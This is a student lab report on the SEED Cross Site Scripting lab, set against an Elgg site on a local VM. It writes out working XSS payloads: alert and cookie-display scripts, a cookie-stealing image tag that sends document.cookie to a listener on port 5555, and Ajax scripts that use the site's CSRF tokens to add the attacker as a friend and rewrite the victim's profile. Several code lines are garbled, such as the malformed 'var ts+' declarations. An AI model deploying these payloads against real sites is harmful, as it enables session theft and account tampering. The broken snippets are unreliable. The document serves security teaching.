

Information

Security

Cross Site Scripting Lab



Ambreen Kanwal


University of Sahiwal

Cross Site Scripting (XSS)


Lab Tasks

Task 1: Posting a Malicious Message to Display an Alert Window

Firstly make a .js file and write the message that we want to show.




Link site with .js file by following code.



```
[11/11/21]seed@VM:~/../lab09$ cd /var/www/
[11/11/21]seed@VM:~/../www$ ls
[11/11/21]seed@VM:~/../www$ cd html/
[11/11/21]seed@VM:~/../html$ ls
index.html  myscripts.js
[11/11/21]seed@VM:~/../html$ sudo cp /home/seed/Documents/lab09/myscripts.js .
[11/11/21]seed@VM:~/../html$ ls
index.html  myscripts.js
[11/11/21]seed@VM:~/../html$
```

Write the following code in Brief Description section at Samy's profile and then refresh the Site. You will the see the alert message.



```
"<script  
type="text/javascript"src="http://localhost/myscripts.js">  
</script>"
```



Task 2: Posting a Malicious Message to Display Cookies

Write the following code in Brief Description section at Samy's profile and then refresh the Site. You will the see the Cookies.

```
<script type="text/javascript">  
alert (document.cookie);  
</script>
```





Task 3: Stealing Cookies from the Victim's Machine

Write the following code in Brief Description section at Samy's profile for Cookies Steal.

```
<script type="text/javascript">  
  
document.write('<img  
src=http://127.0.0.1:5555?c='+escape(document.cookie) + ' >');  
  
</script>
```

Then open terminator and run following commands.





Task 4: Becoming the Victim's Friend

Write the following code in About me section at Samy's profile and becomes Victim's Friend.

```
<script type="text/javascript">
```

Write the following code in Brief Description section at Samy's profile for Cookies Steal.

```
window.onload = function () {
```

```
var Ajax=null;
```

```
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
```

```
//Construct the HTTP request to add Samy as a friend.
```

```
var sendurl= "http://www.xsslabelgg.com/action/friends/add" +  
"?friend=47" + token + ts;
```

```
//Create and send Ajax request to add friend
```

```
Ajax=new XMLHttpRequest();
```

```
Ajax.open("GET",sendurl,true);
```


```
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```



```
Ajax.setRequestHeader("Content-Type","application/x-www-  
form-urlencoded");
```

```
Ajax.send();
```

```
}
```

```
</script>
```





Task 5: Modifying the Victim's Profile

Write the following code in About me section at Samy's profile and You will Modify the Victim's Profile.

```
<script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" +
"&accesslevel[description]=2";
// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
attackerGuid=45;
if (elgg.session.user.guid != attackerGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
```

```
Ajax.open("POST", sendurl, true);
```

```
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

```
Ajax.send(content);
```

```
}
```

```
}
```

```
</script>
```

